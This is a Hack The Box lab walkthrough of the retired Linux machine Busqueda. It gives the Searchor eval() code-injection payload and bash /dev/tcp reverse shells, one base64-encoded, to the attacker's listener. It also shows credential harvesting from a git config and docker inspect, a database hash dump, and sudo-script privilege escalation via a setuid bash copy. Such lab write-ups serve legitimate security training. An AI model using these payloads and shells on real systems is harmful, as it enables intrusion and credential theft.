HTB - Busqueda
 Busqueda Machine info card
Machine info table
| Play Busqueda on Hack The Box | |
| Difficulty | Easy |
| OS | Linux |
| Released Date | 09-04-2023 |
| Machine State | Retired |
Synopsis
Busqueda was an easy difficulty Linux box, which features a website that run Searchor, a python package used for web scraping and obtaining search query URLs. We will be exploiting an arbitrary code injection vulnerability to get Remote Code Execution. Once inside the host, a python script, which was given sudo privileges, will be found and exploited to achieve privilege escalation.
Walkthrough Summary
As usual I will be using MITRE ATT&CK as a guideline for this walkthrough.
The summary of the attack steps according to MITRE ATT&CK guidelines is as follows:
| Enterprise tactics | Technique | Software / Tool |
|---|---|---|
| TA0007: Discovery | T1046: Network Service Scanning | nmap |
| TA0008: Lateral Movement | T1210: Exploitation of Remote Services | CVE-2023-43364 |
| TA0006: Credential Access | T1552.001: Credentials in Files | gitea |
| TA0004: Privilege Escalation | T1548.003: Sudo and Sudo Caching |
TA0007: Discovery (Reconnaissance)
T1046: Network Service Scanning
TCP Port Scan
As always, I will use nmap to run the port scan against all the 65535 ports to find the open ones.
0hmsec@kali:-$ nmap -p- --min-rate 10000 10.10.11.208
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-01 17:24 IST
Nmap scan report for 10.10.11.208
Host is up (0.036s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Nmap done: 1 IP address (1 host up) scanned in 6.84 seconds
nmap scan shows 2 open ports. Performing Service scan on the open TCP ports.
0hmsec@kali:-$ nmap -p22,80 -sC -sV 10.10.11.208 -oA nmap/tcp-scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-01 17:26 IST
Nmap scan report for 10.10.11.208
Host is up (0.040s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://searcher.htb/
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.98 seconds
The output shows sign of hostname of the machine in the line “Did not follow redirect to http://searcher.htb/”. Before adding this to the /etc/hosts file, let us look for subdomains first with wfuzz.
0hmsec@kali:-$ wfuzz -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u 'http://searcher.htb' -H "Host: FUZZ.searcher.htb" --hw 26
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************
Target: http://searcher.htb/
Total requests: 19966
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000009532:   400        10 L     35 W       304 Ch      "#www"
000010581:   400        10 L     35 W       304 Ch      "#mail"
Total time: 77.70970
Processed Requests: 19966
Filtered Requests: 19964
Requests/sec.: 256.9305
If you see subdomains like “#www and #mail”, you can ignore them as they are not proper ones. Since the output shows no legible subdomains, we can go ahead and add searcher.htb to the /etc/hosts file.
0hmsec@kali:-$ echo -n "10.10.11.208 searcher.htb searcher" | sudo tee -a /etc/hosts
[sudo] password for 0hmsec:
10.10.11.208 searcher.htb searcher
UDP Port Scan
It is always advisable to not ignore scanning UDP ports as well. So, running the UDP scan while enumerating the open TCP ports is my recommendation. If this becomes a practice, it might become useful someday.
Finding open UDP ports.
0hmsec@kali:-$ nmap -p- -sU --min-rate 10000 10.10.11.208
nmap scan shows 0 open ports. Since we can’t find any ports, we are not scanning further.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-01 17:29 IST
Warning: 10.10.11.208 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.208
Host is up (0.039s latency).
All 65535 scanned ports on 10.10.11.208 are in ignored states.
Not shown: 65458 open|filtered udp ports (no-response), 77 closed udp ports (port-unreach)
Nmap done: 1 IP address (1 host up) scanned in 72.87 seconds
Website Discovery
Navigating to http://searcher.htb, we can see the webpage below.
 http://searcher.htb
From the site it is clear that this is a Flask application. There is also a Python package called Searchor, which is also a command line tool that is used for web scraping and searching.
If I select Amazon and search for “Laptop”, it goes to /search page and returns this URL below.
 Searchor
 http://searcher.htb/search
If I do the same but with “Auto redirect” enabled, it gets redirected to that page.
 Auto redirect enabled
 Amazon search results
TA0008: Lateral Movement
CVE-2023-43364
Arbitrary Code Injection Vulnerability in Searchor CLI’s Search
If you look at this page, we can understand what is the vulnerability we are dealing with here.
Since the page says the security patch has been applied to versions >=2.4.2, let’s check out the security patch page to find out more.
 Searchor security patch
Here we can see that the eval() function has been replaced in the version 2.4.2 preventing the arbitrary code exectuion.
But we are dealing with the Searchor version 2.4.0, we need to abuse this vulnerability to get Remote Code Execution and eventually a shell.
Testing locally
Let’s find out exactly how to work this Arbitrary Code Injection. I am using python virtual environment to test this package.
0hmsec@kali:-$ python3 -m venv myenv
0hmsec@kali:-$ source myenv/bin/activate
(myenv) 0hmsec@kali:-$ pip install searchor==2.4.0
Collecting searchor==2.4.0
  Downloading searchor-2.4.0-py3-none-any.whl.metadata (5.3 kB)
Collecting pyperclip (from searchor==2.4.0)
  Downloading pyperclip-1.9.0.tar.gz (20 kB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting aenum (from searchor==2.4.0)
  Downloading aenum-3.1.15-py3-none-any.whl.metadata (3.7 kB)
Collecting click (from searchor==2.4.0)
  Using cached click-8.1.8-py3-none-any.whl.metadata (2.3 kB)
Downloading searchor-2.4.0-py3-none-any.whl (8.0 kB)
Downloading aenum-3.1.15-py3-none-any.whl (137 kB)
Using cached click-8.1.8-py3-none-any.whl (98 kB)
Building wheels for collected packages: pyperclip
  Building wheel for pyperclip (pyproject.toml) ... done
  Created wheel for pyperclip: filename=pyperclip-1.9.0-py3-none-any.whl size=11049 sha256=3081b4738faa6afc809071be3c9a243513eb565d271b89d72a260bef7076e4cd
  Stored in directory: /home/kali/.cache/pip/wheels/e0/e8/fc/8ab8aa326e33bc066ccd5f3ca9646eab4299881af933f94f09
Successfully built pyperclip
Installing collected packages: pyperclip, aenum, click, searchor
Successfully installed aenum-3.1.15 click-8.1.8 pyperclip-1.9.0 searchor-2.4.0
(myenv) 0hmsec@kali:-$ searchor --help
Usage: searchor [OPTIONS] COMMAND [ARGS]...
Options:
  --help  Show this message and exit.
Commands:
  history
  search
(myenv) 0hmsec@kali:-$ searchor search --help
Usage: searchor search [OPTIONS] ENGINE QUERY
Options:
  -o, --open  Opens your web browser to the generated link address
  -c, --copy  Copies the generated link address to your clipboard
  --help      Show this message and exit.
From the github pull request page, we can see that the vulnerability was present in the search CLI command.
For the vulnerability to work, we need to abuse the below function.
url = eval(
    f"Engine.{engine}.search('{query}', copy_url={copy}, open_web={open})"
)
To check the code execution:
- we need a valid linux command written in proper python syntax
- the searchor command takes two options “ENGINE” and “QUERY”. We need to find in which of these two, the arbitrary linux command needs to be passed.
Payload Explanation
After a bit of googling and trial & error, we find the python syntax to be this.
' + __import__('os').popen('whoami').read() + '
__import__('os'): Dynamically imports the os module, which provides functions for interacting with the operating system..popen('whoami'): Executes the shell command “whoami”.read(): Reads the output of the command execution'and+: Added at the start and end for achieving the correct syntax of the F-string.
Local Code Execution
Now, let’s try passing this command as arguments to “ENGINE” and “QUERY” one by one.
(myenv) 0hmsec@kali:-$ searchor search "' + __import__('os').popen('whoami').read() + '" Laptop
Traceback (most recent call last):
  File "/home/kali/hackthebox/machines/Linux/Busqueda/myenv/bin/searchor", line 8, in <module>
    sys.exit(cli())
             ^^^^^
  File "/home/kali/hackthebox/machines/Linux/Busqueda/myenv/lib/python3.12/site-packages/click/core.py", line 1161, in __call__
    return self.main(*args, **kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/hackthebox/machines/Linux/Busqueda/myenv/lib/python3.12/site-packages/click/core.py", line 1082, in main
    rv = self.invoke(ctx)
         ^^^^^^^^^^^^^^^^
  File "/home/kali/hackthebox/machines/Linux/Busqueda/myenv/lib/python3.12/site-packages/click/core.py", line 1697, in invoke
    return _process_result(sub_ctx.command.invoke(sub_ctx))
                           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/hackthebox/machines/Linux/Busqueda/myenv/lib/python3.12/site-packages/click/core.py", line 1443, in invoke
    return ctx.invoke(self.callback, **ctx.params)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/hackthebox/machines/Linux/Busqueda/myenv/lib/python3.12/site-packages/click/core.py", line 788, in invoke
    return __callback(*args, **kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/hackthebox/machines/Linux/Busqueda/myenv/lib/python3.12/site-packages/searchor/main.py", line 32, in search
    url = eval(
          ^^^^^
  File "<string>", line 1
    Engine.' + __import__('os').popen('whoami').read() + '.search('Laptop', copy_url=False, open_web=False)
           ^^^^^^^^^^^^^^^^
SyntaxError: invalid syntax
When we try it with the “ENGINE” argument it throws a syntax error. So, let’s try it with the “QUERY” argument.
(myenv) 0hmsec@kali:-$ searchor search Amazon "' + __import__('os').popen('whoami').read() + '"
https://www.amazon.com/s?k=0hmsec%0A
Now the attack succeeds. We have a successful local code execution in Searchor 2.4.0 in the “QUERY” argument.
T1210: Exploitation of Remote Services
Shell as svc
I am going to showcase two methods in which you can get a reverse shell for this vulnerability.
Method-1:
The reverse shell code we can use is:
bash -c 'bash -i >& /dev/tcp/{RHOST}/{RPORT} 0>&1'
While trying to pass this in the payload, it is better to base64 encode it.
0hmsec@kali:-$ echo -ne "bash -c 'bash -i >& /dev/tcp/KALI_IP/PORT 0>&1'" | base64
The final payload.
' + __import__('os').popen('echo {BASE64_ENCODED_CODE}|base64 -d|bash -i').read() + '
Before passing the payload, we need to have our “nc” listener running. Then we directly pass the payload in the “What do you want to search for: “ field on the site - http://searcher.htb/.
 RCE
RCE
Thus, we get the reverse shell as the user svc on netcat.
0hmsec@kali:-$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.11.208] 55120
bash: cannot set terminal process group (1595): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$
Method-2:
I have written a python program to get the reverse shell, which you can find it here.
0hmsec@kali:-$ python3 CVE-2023-43364.py -u http://searcher.htb/ -rh 10.10.10.11 -rp 8888
Connection Established Successfully.
Trying to open a reverse shell on 10.10.10.11 at 8888...
Thus, we will get the reverse shell. You can use whichever method is comfortable for you.
Shell upgrade
The reverse shell we have got here might be unstable. So, upgrading the shell.
svc@busqueda:/var/www/app$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
svc@busqueda:/var/www/app$ ^Z
zsh: suspended  nc -nvlp 8888
0hmsec@kali:-$ stty raw -echo; fg
[1]  + continued  nc -nvlp 8888
                               reset
reset: unknown terminal type unknown
Terminal type? screen
svc@busqueda:/var/www/app$
USER flag
svc@busqueda:~$ cd /var/www/app
svc@busqueda:/var/www/app$ cd /home/svc
svc@busqueda:~$ cat user.txt
12a9020b67......................
Thus, we have found our user.txt flag.
TA0006: Credential Access
T1552.001: Credentials in Files
When enumerating around, we find .git folder in the /var/www/app directory. Inside the “.git” directory, we find a config file.
svc@busqueda:/var/www/app/.git$ cat config
[core]
	repositoryformatversion = 0
	filemode = true
	bare = false
	logallrefupdates = true
[remote "origin"]
	url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
	fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
	remote = origin
	merge = refs/heads/main
In the config file, we find:
- reference to
gitea.searcher.htb - Credentials for the user
cody:jh1usoih2bkjaspwe92
After updating the /etc/hosts file with gitea.searcher.htb, we have access to http://gitea.searcher.htb.
 gitea.searcher.htb
And cody’s credentials worked.
 Gitea login
 cody’s gitea
Here, we find:
- the code for the website.
- presence of another user called
administrator.
TA0004: Privilege Escalation
T1548.003: Sudo and Sudo Caching
Since there are no other important information, let’s go back to the terminal and check the user’s sudo privileges.
svc@busqueda:/var/www/app$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty
User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
We find a python script /opt/scripts/system-checkup.py that has been given sudo privileges.
svc@busqueda:/var/www/app$ ls -l /opt/scripts/system-checkup.py
-rwx--x--x 1 root root 1903 Dec 24  2022 /opt/scripts/system-checkup.py
Due to the file’s privileges we can’t be able to read the script. But the user svc can be able to execute it that too with sudo privileges.
Since * is given at the end of the command, an argument has to be provided. Or else, the command won’t be executed. And, we can’t be able to run the command without sudo, which is obvious.
svc@busqueda:/var/www/app$ /usr/bin/python3 /opt/scripts/system-checkup.py
Sorry, user svc is not allowed to execute '/usr/bin/python3 /opt/scripts/system-checkup.py' as root on busqueda.
svc@busqueda:/var/www/app$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py
Sorry, user svc is not allowed to execute '/usr/bin/python3 /opt/scripts/system-checkup.py' as root on busqueda.
With a random word like “blah”, the command got executed and shows us the usage of the command.
svc@busqueda:/var/www/app$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py blah
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)
     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
The ‘docker-ps’ option looks like docker ps and ‘docker-inspect’ looks like docker inspect. The last option full-checkup seems like a custom function. Let’s check them out one by one.
docker-ps
svc@busqueda:/var/www/app$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED       STATUS       PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   2 years ago   Up 2 hours   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   2 years ago   Up 2 hours   127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db
It worked and we can see two docker containers, one runs gitea and the other runs a mysql database.
docker-inspect
svc@busqueda:/var/www/app$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
“docker-inspect” needs two options, a “format” and a “container_name”. When we check the document about --format argument of the “docker inspect” command, we find that {{json .}} shows all contents in json. Also, we need to use the jq command to see the json output in a structured format.
svc@busqueda:/var/www/app$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' gitea | jq .
This option “gitea” gave information that we already know about. We are able to access the gitea instance via gitea.searcher.htb. So, let’s try with “mysql_db”.
svc@busqueda:/var/www/app$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' mysql_db | jq .
Before we see the details about the output, let’s find out what happens with the last option, “full-checkup” as well.
full-checkup
svc@busqueda:/var/www/app$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
Something went wrong
It straight away throws an error. Let’s get back to this option after we collect more information.
TA0006: Credential Access
T1552.001: Credentials in Files
When we ran the “docker-inspect” command with {{json .}}, it showed all the contents. Out of that, the two most important information that we need can be obtained by using the selectors {{json .Config}} and {{json .NetworkSettings}}.
svc@busqueda:/var/www/app$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' mysql_db | jq .
---[snip]---
  "Env": [
    "MYSQL_ROOT_PASSWORD=jI86kGUuj87guWr3RyF",
    "MYSQL_USER=gitea",
    "MYSQL_PASSWORD=yuiu1hoiu4i5ho1uh",
    "MYSQL_DATABASE=gitea",
    "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
    "GOSU_VERSION=1.14",
    "MYSQL_MAJOR=8.0",
    "MYSQL_VERSION=8.0.31-1.el8",
    "MYSQL_SHELL_VERSION=8.0.31-1.el8"
  ],
---[snip]---
svc@busqueda:/var/www/app$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .NetworkSettings}}' mysql_db | jq .
---[snip]---
      "NetworkID": "cbf2c5ce8e95a3b760af27c64eb2b7cdaa71a45b2e35e6e03e2091fc14160227",
      "EndpointID": "eea91ceddc532967b57b6f3dbf8642601be679ce209932e755125b04bca2ea5b",
      "Gateway": "172.19.0.1",
      "IPAddress": "172.19.0.3",
      "IPPrefixLen": 16,
      "IPv6Gateway": "",
      "GlobalIPv6Address": "",
      "GlobalIPv6PrefixLen": 0,
      "MacAddress": "02:42:ac:13:00:03",
      "DriverOpts": nu
---[snip]---
As you can see from the outputs, we got:
- IP address of the docker container running the mysql instance
- Credentials of the mysql database.
Connecting to the mysql database
svc@busqueda:/var/www/app$ mysql -h 172.19.0.3 -u gitea -pyuiu1hoiu4i5ho1uh
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 874
Server version: 8.0.31 MySQL Community Server - GPL
Copyright (c) 2000, 2023, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>
And we are in. Now let’s explore the database and find if there is any useful information.
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| gitea              |
| information_schema |
| performance_schema |
+--------------------+
mysql> use gitea;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+---------------------------+
| Tables_in_gitea           |
+---------------------------+
---[snip]---
| two_factor                |
| upload                    |
| user                      |
| user_badge                |
| user_open_id              |
---[snip]---
mysql> SHOW COLUMNS FROM user;
+--------------------------------+---------------+------+-----+---------+----------------+
| Field                          | Type          | Null | Key | Default | Extra          |
+--------------------------------+---------------+------+-----+---------+----------------+
| id                             | bigint        | NO   | PRI | NULL    | auto_increment |
| lower_name                     | varchar(255)  | NO   | UNI | NULL    |                |
| name                           | varchar(255)  | NO   | UNI | NULL    |                |
| full_name                      | varchar(255)  | YES  |     | NULL    |                |
| email                          | varchar(255)  | NO   |     | NULL    |                |
| keep_email_private             | tinyint(1)    | YES  |     | NULL    |                |
| email_notifications_preference | varchar(20)   | NO   |     | enabled |                |
| passwd                         | varchar(255)  | NO   |     | NULL    |                |
---[snip]---
mysql> SELECT name, passwd FROM user;
+---------------+------------------------------------------------------------------------------------------------------+
| name          | passwd                                                                                               |
+---------------+------------------------------------------------------------------------------------------------------+
| administrator | ba598d99c2202491d36ecf13d5c28b74e2738b07286edc7388a2fc870196f6c4da6565ad9ff68b1d28a31eeedb1554b5dcc2 |
| cody          | b1f895e8efe070e184e5539bc5d93b362b246db67f3a2b6992f37888cb778e844c0017da8fe89dd784be35da9a337609e82e |
+---------------+------------------------------------------------------------------------------------------------------+
2 rows in set (0.00 sec)
We already know cody’s password. Before we try to crack the administrator’s password, let’s try to use the database password and try to login with the administrator user in http://gitea.searcher.htb/.
 Gitea login
And we are in. If we look around, we can find the source code of system-checkup.py.
---[snip]---
    elif action == 'full-checkup':
        try:
            arg_list = ['./full-checkup.sh']
            print(run_command(arg_list))
            print('[+] Done!')
        except:
            print('Something went wrong')
            exit(1)
---[snip]---
While analysing the code, we find an if statement for the full-checkup option. We can understand that it tries to run the script named full-checkup.sh from the current directory. From the error “Something went wrong”, it is also understandable that while we ran the python script earlier, it wasn’t able to find “full-checkup.sh”.
Shell as root
So, we can create our own full-checkup.sh in the current working directory, put in any bash code and then run the system-checkup.py python script. Now, there are two ways to get a root shell.
Method-1: netcat Reverse shell
The easiest way would be to start a netcat listener and catch the reverse shell, which uses the below code.
svc@busqueda:/tmp$ echo -ne '#!/bin/bash\n/bin/bash -i >& /dev/tcp/10.10.14.21/8888 0>&1' > full-checkup.sh
svc@busqueda:/tmp$ chmod +x full-checkup.sh
svc@busqueda:/tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
[+] Done!
And we catch the reverse shell.
0hmsec@kali:-$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.11.208] 45534
root@busqueda:/tmp#
Method-2:
While googling around I came across this article by 0xdf. The article speaks about a setuid rabbit hole, which also gives us the root shell.
svc@busqueda:/tmp$ echo -e '#!/bin/bash\n\ncp /bin/bash /tmp/temp_bash\nchmod 4777 /tmp/temp_bash' > full-checkup.sh
Here, we are writting a script which will copy the /bin/bash to a temporary file /tmp/temp_bash and also gives this temporary file full permission including the setuid bit. Thus, by running /tmp/temp_bash, we will be given a root shell.
svc@busqueda:/tmp$ chmod +x full-checkup.sh
svc@busqueda:/tmp$ sudo python3 /opt/scripts/system-checkup.py full-checkup
svc@busqueda:/tmp$ /tmp/temp_bash -p
temp_bash-5.1# whoami
root
ROOT flag
Thus, we have found our root.txt flag.
If you are preparing for OSCP+, always make sure to get your screenshots that displays the output of the commands
type root.txt,whoamiandip addr. Your screenshot should contain all the contents as shown below. In the OSCP+ exam boxes, the “root.txt” will be “proof.txt”.
temp_bash-5.1# cat /root/root.txt
eeff9a68b3a....................
temp_bash-5.1# whoami
root
temp_bash-5.1# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:88:30 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.10.11.208/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:8830/64 scope global dynamic mngtmpaddr
       valid_lft 86400sec preferred_lft 14400sec
    inet6 fe80::250:56ff:feb9:8830/64 scope link
       valid_lft forever preferred_lft forever
3: br-cbf2c5ce8e95: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:4f:36:ba:a3 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-cbf2c5ce8e95
       valid_lft forever preferred_lft forever
    inet6 fe80::42:4fff:fe36:baa3/64 scope link
       valid_lft forever preferred_lft forever
4: br-fba5a3e31476: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:bc:ab:b6:76 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-fba5a3e31476
       valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:ff:15:ca:e2 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
6: br-c954bf22b8b2: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:d3:44:b6:15 brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.1/16 brd 172.20.255.255 scope global br-c954bf22b8b2
       valid_lft forever preferred_lft forever
8: vethdd37abe@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-cbf2c5ce8e95 state UP group default
    link/ether a6:64:5f:2d:7f:08 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::a464:5fff:fe2d:7f08/64 scope link
       valid_lft forever preferred_lft forever
10: veth70f42ca@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-cbf2c5ce8e95 state UP group default
    link/ether 36:a2:8d:d8:23:47 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::34a2:8dff:fed8:2347/64 scope link
       valid_lft forever preferred_lft forever
万歳!万歳!万歳!